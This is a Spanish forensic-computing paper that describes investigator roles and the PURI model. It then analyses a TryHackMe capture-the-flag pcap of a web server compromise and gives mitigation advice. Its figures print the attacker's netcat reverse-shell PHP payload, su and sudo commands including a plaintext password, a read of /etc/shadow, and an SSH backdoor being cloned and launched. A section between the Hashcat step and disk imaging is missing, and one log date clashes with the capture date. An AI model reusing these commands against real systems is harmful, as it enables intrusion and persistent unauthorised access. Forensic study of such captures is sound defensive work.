Di Iorio et al. en [17] distinguen cuatro niveles de actuación del informático forense:

1. *Responsable de Identificación*: se trata de la persona que tenga la capacidad de distinguir un incidente, y por lo tanto, no tiene que ser particularmente un informático. “Esta labor puede estar a cargo de un investigador judicial debidamente capacitado en la materia, o personal auxiliar de un Laboratorio de Informática Forense” [17, p. 283].
2. *Especialista en Recolección*: “persona autorizada, entrenada y calificada para recolectar objetos físicos pasibles de tener evidencia digital” [17, p. 283]. Será quien deba actuar en los sitios señalados por los Responsables de Identificación, y, en ocasiones, trabajará en equipo con el Especialista de Adquisición, ya que algunos activos informáticos que puedan contener evidencia digital no siempre pueden ser retirados del espacio físico en el que se encuentran (motivos que van desde la urgencia de una investigación hasta el peligro de que un dispositivo, al ser desconectado, destruya la evidencia digital), aunque sí pueda efectuarse la adquisición de la evidencia que es enteramente digital y será almacenada en un nuevo dispositivo de uso forense.
3. *Especialista en Adquisición*: “persona autorizada, entrenada y calificada para recolectar dispositivos y adquirir evidencia digital de estos, como ser imágenes de disco, volcados de memoria o red, copias lógicas, entre otros tipos de evidencia digital” [17, p. 283]. Como se señaló en el ítem anterior, se realiza efectivamente la recolección de la evidencia digital.
4. *Especialista en Evidencia Digital*: “experto que puede realizar las tareas de un Especialista en Adquisición, y además tiene conocimientos específicos, habilidades y aptitudes que le permiten manejar un amplio rango de situaciones técnicas, tales como la realización de una pericia informática”. [17, p. 283] Es quien está capacitado

no solo para realizar la adquisición de la evidencia digital, sino para extraer datos e información de la misma y analizarlos para ofrecer una explicación de los hechos acontecidos soportados por la evidencia digital.

B. Respuesta forense ante un incidente

El InFo-Lab, laboratorio de investigación y desarrollo de tecnología en informática forense, y el Grupo de Investigación en Sistemas Operativos e Informática Forense de la Universidad FASTA, presentaron en 2017 el libro *El rastro digital del delito: aspectos técnicos, legales y estratégicos de la informática forense* [17]. En el mismo se desarrolla el Proceso Unificado de Recuperación de Información (PURI), que se define como “un esquema teórico de las tareas involucradas en la aplicación forense de las ciencias de la información. Este esquema agrupa las tareas en actividades de mayor abstracción, y a éstas en fases. A su vez, el modelo se complementa con las técnicas para llevar a cabo cada una de esas tareas y las herramientas disponibles que ejecutan dichas técnicas” [17, p. 278].

En cada fase de PURI se define una actividad, y en ese contexto, “se entiende por actividad al conjunto de tareas forenses relacionadas entre sí y agrupadas en función del objetivo que persiguen” [17, p. 280]. Es preciso expresar que una tarea en PURI es “un trabajo específico y atómico dentro de una actividad” y una técnica es “un procedimiento, una serie de pasos a realizar para llevar a cabo una tarea” [17, p. 281]. Al momento de llevar a cabo una tarea, se precisará de una herramienta que haga uso de una técnica. “Las herramientas son programas, aplicaciones o frameworks que implementan una o varias técnicas, y son utilizadas para llevar a cabo una tarea” [17, p. 282].

En [17] se definen así las fases del modelo PURI:

1. Fase de Relevamiento: esta fase “abarca la investigación para conocer el caso e identificar los posibles objetos de interés” y “puede identificarse con las labores investigativas de una investigación judicial, o con labores de ‘reconocimiento o exploración’ en el caso de un trabajo privado no judicial” [17, p. 284]. Implica dos actividades que los autores definen como identificación de documentación legal y técnica e identificación de infraestructura IT. En esta fase es donde puede intervenir el informático forense Responsable de Identificación.
2. Fase de Recolección: “abarca las acciones y medidas necesarias para obtener los equipos físicos, y/o las posibles fuentes de datos, sobre los cuales se deberá trabajar posteriormente” [17, p. 285]. En ella se distinguen dos actividades: la detección de infraestructura IT y la recolección de objetos. En esta fase actuará el informático

forense Especialista en Recolección. Es necesario destacar que la diferencia entre identificar la infraestructura IT y detectarla recae en las tareas técnicas que pueden precisarse para determinar con fiabilidad, por ejemplo, la cantidad de equipos en una red. Se trata de profundizar en la identificación del hardware que contiene datos de interés.

3. Fase de Adquisición: “abarca todas las actividades en las que se obtiene la imagen forense del contenido que se analizará” [17, p. 286]. Es en esta fase donde el Especialista en Adquisición puede ofrecer su experticia para determinar si se realizará la adquisición en el lugar físico donde se encuentra la infraestructura IT o si se llevarán a cabo las actividades sobre los objetos recolectados en un laboratorio de informática forense. Esta fase se compone de las siguientes actividades: adquisición de datos persistentes (por ejemplo, discos duros, pen drives), adquisición de datos volátiles (volcado de la memoria principal), adquisición de paquetes de red (técnica de *sniffing*), adquisición de *smartcards* (por ejemplo, tarjeta SIM), validación y resguardo (a través de *hash*) y transporte no supervisado. Esto último supone que el Especialista en Adquisición no está presente y por ello es de suma importancia la verificación utilizando el *hash*.
4. Fase de Preparación: “involucra las actividades técnicas en las que se prepara el ambiente de trabajo del informático forense, la restauración de las imágenes forenses y volcado de datos, junto con su correspondiente validación, y la selección de las herramientas y técnicas apropiadas para trabajar en la extracción y el análisis, de acuerdo al objeto de origen, y a las necesidades del caso” [17, p. 288]. En esta fase pueden trabajar tanto el Especialista en Adquisición como el Especialista en Evidencia Digital, puesto que se compone de las siguientes actividades: preparación de extracción, que implica la consideración del espacio de almacenamiento necesario, la identificación de tecnologías de la información en el objeto (por ejemplo, las particiones y sistemas operativos) y la preparación del ambiente, el entorno donde se llevará a cabo la tarea forense.
5. Fase de Extracción y Análisis: “comprende las tareas forenses de extracción de la información de las imágenes forenses, la selección de la potencial evidencia digital, y su análisis en relación al caso y a los puntos periciales o requerimientos de servicio forense” [17, p. 289]. Los autores hacen la distinción entre la extracción y el análisis, ya que, si bien son actividades que están estrechamente ligadas, se pueden realizar de forma independiente. Por un lado, realizar la extracción de los datos e información, y

por otro, interpretar esos datos bajo ciertas particularidades que son propias de cada dato y del caso. Esta fase está compuesta de cinco actividades: extracción a nivel de aplicación (con el propósito de conocer los movimientos en las aplicaciones con el mayor grado de detalle posible), extracción a nivel de plataforma (sistemas operativos, sistemas de archivos, configuración), extracción a bajo nivel (búsqueda a nivel de bloque de datos), análisis de contenido y análisis de relaciones (entre los distintos elementos extraídos).

6. Fase de Presentación: “comprende el armado de los informes necesarios y la presentación del caso en un juicio o a los solicitantes” [17, p. 291]. Las actividades que componen esta fase son la del armado del informe y la preparación de la información a presentar. En esta fase se ponen en juego las competencias de comunicación del informático forense, considerando que los receptores de dichos informes desconocen la disciplina de las que él es especialista.

IV. ESTUDIO DE UN CASO DE ATAQUE TÍPICO A UNA APLICACIÓN WEB

Se utilizó la aplicación web TryHackMe, que es una plataforma dedicada al entrenamiento práctico en ciberseguridad que cuenta con propuestas de gamificación para todos los niveles de conocimiento. La empresa ofrece laboratorios de capacitación totalmente gratuitos, así como máquinas virtuales para llevar a cabo los desafíos propuestos. Los estudiantes aprenden de forma inmersiva, en entornos simulados, y se sumergen en escenarios propios de la vida real para aprender habilidades de hacking y defensa.

Para estudiar un ataque típico, se utilizó el desafío “Overpass 2 - Hacked”, que propone investigar un ataque a un servidor y descubrir cómo se llevó a cabo para recuperar el control del sistema. Se cuenta con un archivo *pcap* que contiene los movimientos en la red capturados al momento del ataque. El desafío se utilizará como punto de partida para simular un escenario de análisis forense.

En el caso de estudio, el rol del informático forense es el de Especialista en Evidencia Digital y se puede contextualizar en la Fase de Extracción y Análisis del modelo PURI. En términos de la “Guía de Ciberataques” del INCIBE, el ataque se puede clasificar como un ataque por *malware*.

A. Análisis forense del ataque

La organización provee al forense con un archivo *pcapng* y un digesto sobre el mismo, como se observa en la Figura 1. En este caso se omite la Fase de adquisición, es decir, el forense no

realizará él mismo la adquisición de los paquetes de red, sino que abordará el trabajo como un caso particular tomando las medidas de resguardo que corresponden. Por lo tanto, la primera tarea del forense es validar que dicho archivo se corresponde con el *hash* otorgado por la organización, como se observa en la Figura 2.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

Fig. 1. Hash sobre el archivo *pcap* obtenido del desafío “Overpass 2 - Hacked”.



Fig. 2. Hash generado por terminal para validación (recorte).

Luego se continúa con el análisis del archivo *pcapng*. Para dicho análisis se utilizará Wireshark, una herramienta de software libre que analiza protocolos de red y permite capturar, mostrar y analizar tráfico de red en tiempo real. Wireshark posee soporte para diversos protocolos de red y cuenta con una interfaz de usuario intuitiva y sencilla de aprender, con posibilidades de filtrar y ordenar los datos según las necesidades del usuario. Estos filtros son muy útiles debido a la especificidad que se puede alcanzar haciendo uso de ellos, lo cual es sumamente importante cuando se trabaja con grandes volúmenes de datos. Wireshark permite, por ejemplo, aislar direcciones IP o determinados protocolos de red. Además, esta herramienta tiene disponible documentación de calidad y una comunidad de usuarios activa y dispuesta para ofrecer ayuda y acompañamiento en la resolución de problemas.

El análisis comienza con la lectura de los paquetes de red capturados. Se observa en el cuarto paquete capturado en la sesión una solicitud HTTP realizada por la IP 192.168.170.145 donde se utiliza el método GET para solicitar el recurso “/development”. Se realiza la acción de seguimiento del flujo TCP del cuarto paquete (TCP stream, en inglés), que permite reconstruir y mostrar el contenido completo de una sesión TCP

en formato ASCII, como se evidencia en la Figura 3.

```

GET /development/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT
If-None-Match: "588-5aae8add65df8-gzip"

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:33:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 21 Jul 2020 01:38:24 GMT
ETag: "588-5aae8add65df8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

```

Fig. 3. Flujo TCP del cuarto paquete (recorte).

Al examinar la respuesta proporcionada, se confirma que la solicitud tuvo éxito y el recurso solicitado está disponible. Esto queda evidenciado en la línea “HTTP/1.1 200 OK”. La numeración 1.1 corresponde a la versión del protocolo HTTP utilizado, mientras que el número 200 representa el código de estado HTTP. El primer dígito del código de estado indica la clase de respuesta, y los dos dígitos restantes brindan detalles sobre el resultado de la respuesta.

Se utiliza la función de búsqueda de paquetes en Wireshark con el término de búsqueda “/development” y se localiza un paquete de red que muestra una solicitud HTTP POST a dicha dirección. En esta solicitud, se emplea el *script* “upload.php” para cargar un archivo. El tipo de contenido del archivo cargado se identifica como “application/x-php”, lo que sugiere que se trata de un archivo con extensión .php.

Se decide profundizar en este paquete, ya que resulta sospechosa la carga de un archivo tipo php realizando el seguimiento del flujo TCP como se observa en la Figura 4 y la Figura 5. En la Figura 4, se puede leer la línea “Content-Disposition: form-data; name=“fileToUpload”; filename=“payload.php””. Esta línea permite identificar el archivo payload.php que se ha enviado como parte del formulario de carga (form-data). La línea siguiente confirma el tipo de contenido (Content-Type) como “application/x-php”, indicando que se trata de un archivo PHP. Es importante tener en cuenta que la extensión del archivo no determina necesariamente su tipo real.

```

POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=-----1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

```

Fig. 4. Flujo TCP del paquete 14. Parte 1 (recorte).

Al examinar las líneas posteriores en la Figura 4, se revela el contenido del archivo payload.php. Este archivo contiene un comando `exec()` que parece intentar establecer una conexión de reverse shell con la dirección IP “192.168.170.145” y el puerto 4242. Una conexión de *reverse shell* es una técnica utilizada para obtener acceso remoto a un sistema, en situaciones donde un atacante tiene la intención de comprometer un sistema de destino y controlarlo. En lugar de iniciar una conexión directa desde el sistema del atacante a la víctima, la conexión de *reverse shell* se establece en la dirección opuesta: desde el sistema comprometido (víctima) hacia el sistema del atacante.

La Figura 5 muestra la segunda parte del flujo TCP del paquete 14, que corresponde a la respuesta del servidor después de recibir la solicitud HTTP POST. Se confirma que la solicitud tuvo éxito y que el servidor ha aceptado y procesado la carga del archivo. Se configura una conexión persistente de tipo “Keep-Alive” entre el cliente y el servidor, lo que también indica que la conexión se mantendrá abierta para múltiples solicitudes.

Después de los encabezados, se encuentra el cuerpo de la respuesta HTTP, que en este caso es un mensaje de texto simple: “The file payload.php has been uploaded”. Este mensaje confirma que el archivo payload.php se ha cargado correctamente en el servidor.

```

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 33
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/
HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

```

Fig. 5. Flujo TCP del paquete 14. Parte 2 (recorte).

Dado que el atacante ha generado una conexión de *reverse shell*, se espera que intente ingresar al sistema víctima. Por este motivo, se decide realizar la búsqueda del *string* “password” utilizando la función de búsqueda de paquetes con la opción “Packet bytes”. Esta opción permite buscar en el contenido completo de cada paquete, es decir, incluye el payload (carga útil) y los encabezados. El resultado de la búsqueda identifica dos paquetes: el 74 y el 98.

Se analiza el flujo TCP del paquete 98. Se observa que el atacante está operando en un entorno sin terminal, ya que la primera línea del paquete señala: “can’t access tty”. Esta línea indica que la shell no puede acceder a la terminal (tty), lo que puede ocurrir cuando se ejecuta un *script* o comando en un entorno sin terminal. Luego, el atacante utiliza el comando “id” para mostrar la identidad del usuario actual, que es “www-data”, el servidor web.

```
/bin/sh: 0: can't access tty: job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lah
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 89 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ su james
su: james
Password: whenevernoteartinstant
james@overpass-production:/var/www/html/development/uploads$ cd -
cd -
james@overpass-production:~$ sudo -l
sudo -l
sudo: invalid option -- 'l'
```

Fig. 6. Flujo TCP del paquete 98. Parte 1 (recorte).

A continuación, el atacante ejecuta un comando que utiliza Python para crear una pseudo-terminal (pty) y ejecutar una instancia de *bash* dentro de ella. Este comando permite al atacante interactuar con la *shell* como si estuviera conectado a una terminal real. En última instancia, el atacante escala privilegios cambiando al usuario james con el comando “su james” y colocando la contraseña para el mismo, lo que le permite acceder al directorio *home* del usuario james con el comando “cd ~”. Se interpreta que el atacante conocía la contraseña de james previamente.

Continúa su intervención en el sistema víctima realizando la ejecución del comando “sudo -l” para conocer los permisos del usuario actual (james). En la Figura 6 se observa un error al escribir el comando. Luego, en la Figura 7, el atacante reescribe el comando y obtiene la información de su interés: puede ejecutar cualquier comando como cualquier usuario en el

sistema.

```
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
env_reset, mail_badpass,
secure_path=/usr/local/sbin::/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User james may run the following commands on overpass-production:
(ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
```

Fig. 7. Flujo TCP del paquete 98. Parte 2 (recorte).

Para leer las contraseñas del resto de usuarios del sistema víctima, el atacante ejecuta el comando “sudo cat /etc/shadow”, como se observa en la Figura 7. Es preciso aclarar que las contraseñas en el archivo /etc/shadow de un sistema Linux están cifradas con un algoritmo de *hash* unidireccional llamado “shadow hash”. Este algoritmo de *hash* se basa en el algoritmo de *hash* MD5 o SHA-2, dependiendo de la configuración del sistema, y esto puede identificarse leyendo las entradas del archivo, que contienen un formato específico:

usuario:\$id\$salt\$hash:cambio_contraseña:último_cambio: mínimo:máximo:advertencia:inactivo:expiración
--

En la Figura 8 puede observarse cómo el atacante clona un repositorio de GitHub que contiene un script de backdoor SSH. De esta manera, el atacante puede asegurar el acceso persistente al sistema, incluso después de que la conexión de reverse shell se haya cerrado.

```
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 9% (1/18)
```

Fig. 8. Flujo TCP del paquete 98. Parte 3 (recorte).

En la Figura 9, se puede ver cómo el atacante crea el par de claves pública y privada con el comando “ssh-keygen”. Las claves se utilizarán para autenticar la conexión entre el sistema local y el sistema remoto que se conectará a través del backdoor.

```
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id
_rsa
id_rsa
```

Fig. 9. Flujo TCP del paquete 98. Parte 4 (recorte).

Luego, como se observa en la Figura 10, escribe el comando “chmod +x backdoor” para que el *script* backdoor sea ejecutable, ya que un archivo descargado de GitHub no es ejecutable por defecto. Finalmente, con el último comando ejecuta el backdoor, con una cadena de texto larga que es probablemente una contraseña o clave de autenticación. El *script* luego inicia una sesión SSH en el puerto 2222 y espera conexiones entrantes.

Fig. 10. Flujo TCP del paquete 98. Parte 5 (recorte).

```
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a bdb55a70
90ec956a238f02e47d44e5485d234819ef624028857ec0712a3e5e379b8a4
1895d0190ade16cd54327c5654819292cbfe06e98ad1fec71bed
<9MI1nada16c0m34327c5654819292cbfe06e98ad1fec71bed
SSH - 2026/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Dado que se puede acceder al código del *script* backdoor SSH, ya que está alojado en un repositorio GitHub [19] de acceso público. Para facilitar el análisis, se clonó el repositorio en el entorno local. Esto implica la creación de una copia local desde la cual se puede acceder a todos los archivos, historial de versiones y ramas del proyecto.

Se analizan los archivos que componen el backdoor SSH (Figura 11), y a partir de los mismos se puede establecer que el backdoor ha sido escrito en lenguaje de programación Go, desarrollado por Google. Esto puede ser de utilidad para identificar al atacante. Por otro lado, se observan los *shell scripts*. El archivo build.sh se utiliza probablemente para compilar y construir el backdoor y el archivo setup.sh para configurar el entorno, por ejemplo, instalar dependencias. El archivo backdoor se interpreta que es el ejecutable.



Fig. 11. Contenido del directorio ssh-backdoor.

Se decide la importancia de analizar el *hash* que ha utilizado el atacante ya que esta podría ser otra vía para identificarlo: grupos de contraseñas se asocian a diversos atacantes. Por lo tanto, se lleva a cabo una búsqueda del término *hash* en todo el directorio utilizando el comando “grep -i r hash.”. La opción -i indica que no se distinga entre mayúsculas y minúsculas y la opción -r apunta a efectuar una búsqueda recursiva. El punto al final indica que se realice en el directorio actual.

```
(manuel@kali) ~(/ssh-backdoor)
$ grep -i -r hash .
./main.go:var hash string = "bdd04d9bb7621687f5df90
01f5895eb22bf19eac4c2c30b0f23efed4d24587177d8f8bfcc
b9e77659103d78c56e66d2d7d8391dfc885d0e9b68ad01fc21
78e3"
./main.go:    flaggy.String(&hash, "a", "hash", "
hash for backdoor")
./main.go:func verifyPass(hash, salt, password stri
ng) bool {
./main.go:    result := hashPassword(password
, salt)
./main.go:    return result == hash
./main.go:func hashPassword(password string, salt s
tring) string {
./main.go:    hash := sha512.Sum512([]byte(passwo
rd + salt))
./main.go:    return fmt.Sprintf("%x", hash)
./main.go:    return verifyPass(hash, "1c362db832
f3f864c0c2fe05f2002a05", password)
./git/hooks/pre-commit.sample: against=$(git show-
object -t tree /dev/null)
./git/hooks/post-commit.sample: head=$(git
show-object -t tree --stdin </dev/null)
./git/hooks/pre-push.sample: zero=$(git hash-object
--stdin </dev/null | tr '[:0-9a-f:]' '0')
./git/hooks/update.sample: zero=$(git hash-object -
--stdin </dev/null | tr '[:0-9a-f:]' '0')
grep: ./backdoor: binary file matches
```

Fig. 12. Búsqueda del término “hash” (recorte).

De esta búsqueda se concluye que el *hash* es de tipo sha512, lo cual era presumible al momento de analizar el flujo TCP debido a la longitud del *hash*. Además, se observa que el *hash* se compone de dos elementos, la contraseña (*password*) y la sal (*salt*). En seguridad informática, cuando se “sala” una contraseña, una cadena de caracteres aleatoria es agregada a la contraseña antes de que pase por el algoritmo de *hash*. Esto hace que la contraseña resulte única, más segura y resistente a ataques de fuerza bruta. Incluso si dos usuarios han elegido la misma contraseña, ya no será idéntica debido al agregado de la sal.

En este caso, realizando la lectura de la función que se utiliza para verificar la contraseña, “verifyPass”, se obtiene el valor de la sal. Conocer este valor, sumado al del *hash* y el tipo de algoritmo, permite decodificar la contraseña. Para este proceso se utilizará la herramienta Hashcat, que ya se encuentra instalada por defecto en la máquina Linux Kali donde se está haciendo el análisis forense.

con el comando “dd” o “dc3dd” de Linux, que se ejecutaría en el sistema operativo contenido en la memoria USB. Este comando convierte y copia archivos, permitiendo crear una imagen exacta del disco duro.

Siguiendo los lineamientos del modelo PURI, es necesario realizar la actividad de validación y resguardo. Esto supone generar el hash sobre las imágenes forenses para asegurar “la correspondencia entre las imágenes y los originales” [19, p. 288], es decir, asegurar que no han sido modificados durante el proceso de adquisición. Como se mencionó previamente, es esencial cuando se trabaja con evidencia digital. Los hashes deben ser almacenados en un archivo de texto plano que sea seguro y el cual pueda utilizarse como referencia al momento de validar las imágenes forenses. Desde este trabajo, la sugerencia es utilizar SHA-256, debido a su robustez, amplia adopción y compatibilidad.

Como alternativa a este procedimiento para la extracción de imágenes de discos, puede utilizarse una clonadora, que realiza el mismo procedimiento que el comando. Una clonadora crea una copia exacta, bit a bit, de todos los datos contenidos en el dispositivo de origen. El procedimiento implica asegurar que el servidor esté apagado, y luego se extraen los discos de forma física y manual. Dado que las clonadoras pueden clasificarse en *hardware* y *software*, dependiendo de la herramienta con la que cuente el forense, se continúa el trabajo de forma diferente.

Las clonadoras físicas son dispositivos portables que permiten la clonación simultánea de varios discos. Algunas de estas automáticamente generan los *hashes* para la validación. Las clonadoras que podríamos llamar “virtuales” son también altamente recomendables y pueden ya estar preparadas para ser utilizadas en un laboratorio forense. Entre las herramientas destacadas se encuentran FTK Imager [24], de descarga gratuita, o EnCase Forensic (*software* propietario) [25]. Las mismas también generan los *hashes* necesarios para el proceso de validación. La elección de una u otra herramienta estará dada por el informático forense Especialista en Adquisición, en relación a las particularidades de cada caso. Asimismo, la elección de la metodología para la adquisición de las imágenes forenses también dependerá del criterio del especialista y el contexto de la investigación.

Una vez que obtenidas las imágenes forenses, se procede al saneamiento de los discos originales. Este proceso implica limpiar completamente los discos para eliminar cualquier rastro del atacante (por ejemplo, el *backdoor* que utilizó). Algunas herramientas de *software* libre útiles para realizar el saneamiento son DBAN [26] y la función Secure Erase del comando `hdparm` en Linux, el cual permite obtener o establecer los parámetros de dispositivos SATA o IDE.

La diferencia entre elegir una u otra herramienta recae en los discos duros del servidor. DBAN cuenta con métodos de borrado seguro como el estándar DoD 5220.22-M pero no es efectivo sobre SSD. Por lo tanto, sería oportuno seleccionarla si la organización cuenta con HDD. Por el contrario, para SSDs sería conveniente Secure Erase —siempre que se cuente con Linux—, que es eficaz y rápido en su tarea, para ambos tipos de discos a nivel de firmware.

Una vez saneados los discos, se puede proceder a la reinstalación del software. Esto implica instalar desde cero el sistema operativo y las aplicaciones necesarias. Si la organización contaba con un buen respaldo (*backup*), este procedimiento se vuelve más sencillo. Si estas copias de respaldo no son suficientes, pueden recuperarse los datos desde las imágenes forenses. Para esto, se montan las imágenes en modo “solo lectura” y se extraen los datos del servidor afectado. En esta instancia, ya se ha podido recuperar el control del servidor y retornarlo a su estado normal.

C. Conclusiones respecto del caso emulado

Las vulnerabilidades explotadas por el atacante se pueden clasificar como vulnerabilidades de desarrollo [11]. En principio, el atacante pudo cargar un archivo malicioso debido a que no existieron validaciones de tipo de archivo o tamaño de archivo. Otra vulnerabilidad explotada por el atacante es la contraseña débil del usuario james, aunque se requeriría una investigación para asegurar cómo la obtuvo el atacante, si es que lo hizo mediante un ataque de fuerza bruta o por diccionario o si en realidad la obtuvo mediante técnicas de ingeniería social. Además, no se trata de cualquier usuario, sino de uno con privilegios de sudo, lo que indica que es esencial comprender cómo se filtró la información de la contraseña, ya que es una falla de seguridad que compromete todas las instancias de la aplicación. Para la investigación también es necesario evaluar si la persona que efectuó el ataque podría haber pertenecido a la empresa, lo que hubiera facilitado el acceso a las contraseñas de otros usuarios. En este sentido, se debería profundizar el análisis forense sobre la IP del atacante que se observa en el archivo pcap.

Como se refirió previamente, la pérdida de control de acceso es el primer riesgo para las aplicaciones web según OWASP [1], y es lo que sucedió en el caso estudiado. Observando los permisos con los que cuentan los usuarios en la aplicación, como se muestra en la Figura 15, se puede determinar que todos cuentan con los mismos permisos. Esto implica que no se ha realizado una correcta evaluación de roles y permisos, ya que no es recomendable que todos los usuarios tengan permiso para leer, escribir y ejecutar cualquier directorio. Debido al alcance del emulador, no se pueden observar los privilegios de sudo, pero este sería el camino para determinar las medidas de mitigación. Como conclusión, se puede interpretar que el equipo de

seguridad responsable no ha considerado el principio de mínimo privilegio.

Fig. 15. Lista de usuarios.

En cuanto al análisis forense, el mismo pudo realizarse porque se contaba con un archivo pcap. Las capturas de paquetes se realizan con herramientas que son configuradas para escuchar en una interfaz de red específica. Esta técnica es



conocida como *sniffing* y puede realizarse, por ejemplo, con Wireshark. En el caso estudiado, la captura de paquetes comenzó cuando el equipo notó actividad sospechosa e inmediatamente efectuó una captura de paquetes. Asimismo, se generó un hash sobre la captura de paquetes.

En este sentido, se actuó en conformidad con los procedimientos de DFIR: se generó la evidencia digital al realizar la captura de paquetes y se preservó la integridad de la misma con el *hash* generado. Esta es una tarea del Especialista en Evidencia Digital, ya que siguiendo el caso quienes realizaron la captura de paquetes pertenecían a la organización detrás de la aplicación web atacada. El informático forense es quien conoce la importancia de la prueba, y por lo tanto, debe actuar lo más pronto posible para evitar que la misma sea alterada.

D. Recomendaciones para la mitigación y prevención

En relación a la vulnerabilidad explotada por el atacante en el formulario de carga, si bien se desconoce la finalidad o propósito de la aplicación web, es grave que un *script* pueda ser cargado y ejecutado sin mayores restricciones. Se debe tener la consideración de que incluso un usuario experimentado y con conocimientos puede cometer un error y cargar un archivo incorrecto, aunque no sea malicioso. Tomando como referencia el documento “OWASP Cheat Sheet Series” [27], elaborado por profesionales en seguridad, y específicamente el capítulo “File Upload Cheat Sheet”, se recomienda para mitigar esta vulnerabilidad:

1. Validar el usuario que hará la carga del archivo. Se debe asegurar que se trata de un usuario registrado o identificable, para poder establecer restricciones en cuanto a la carga de archivos.
2. Validar el tipo de archivo para que la extensión sea del tipo

esperado. Además, que la validación ocurra luego de decodificar el tipo de archivo para evitar los siguientes métodos de elusión:

- a. Extensiones dobles, como por ejemplo .jpg.php, donde la extensión verdadera es el ejecutable.
 - b. Bytes nulos, por ejemplo: .php%00.jpg, donde se trunca la extensión .jpg y la extensión final resulta ser el ejecutable.
3. No confiar en el tipo establecido en el encabezado “Content-type”, ya que puede ser alterado. Realizar una verificación de MIME type.
 4. Es recomendable no permitir archivos de *scripts* ejecutables o archivos comprimidos, que contienen en su interior múltiples archivos que pueden ser vectores de ataques.
 5. Validar tamaño de archivo para que no supere el máximo esperable.
 6. Determinar un máximo de caracteres para el nombre del archivo cuando está siendo cargado por el usuario y restringir el tipo de caracteres aceptados para el nombre del archivo. Igualmente, es recomendable renombrar el archivo en el almacenamiento, nunca utilizando el nombre de archivo decidido por el usuario, sino uno aleatorio establecido por el sistema.
 7. No dar permiso al usuario para establecer una ruta para la ubicación del archivo. Almacenar el archivo, si es posible, en otro servidor.
 8. Analizar el archivo en busca de contenido malicioso.

McDonald, autor de *Web security for developers: real threats, practical defense* [28], señala que la forma más importante de mitigación de este tipo de vulnerabilidades es asegurar que el servidor trata a los archivos siempre como objetos inertes y no como ejecutables. Es preciso asegurar que ningún archivo cargado pueda ser ejecutado como código, especialmente al momento de ser grabado en el almacenamiento. Además, coincide con OWASP en términos del renombramiento del archivo, la importancia de no depender del encabezado en la solicitud HTTP “Content-type”, y la necesidad de analizar el archivo con antivirus, especialmente si la aplicación corre en un servidor que es propenso a ataques maliciosos.

Respecto de la otra vulnerabilidad encontrada y explotada por el atacante, se pueden plantear dos escenarios. En el primero, la contraseña fue obtenida a través de un ataque de fuerza bruta o por diccionario, porque se observa que la misma es débil. En el segundo, la contraseña fue obtenida por un ataque de ingeniería social, lo que implica que el eslabón débil está en el usuario. De cualquier modo, se advierte que la contraseña no cumple ciertas

características de seguridad que son necesarias en la actualidad. Asimismo, es preciso recordar que esta contraseña le permitía al usuario ingresar a un servidor de Linux, por lo cual las medidas no pueden estar dadas en términos del verificador, sino del usuario.

Entonces, se recomienda realizar una capacitación a los usuarios sobre efectuar las siguientes medidas para mitigar el riesgo de ataques de fuerza bruta contra las contraseñas:

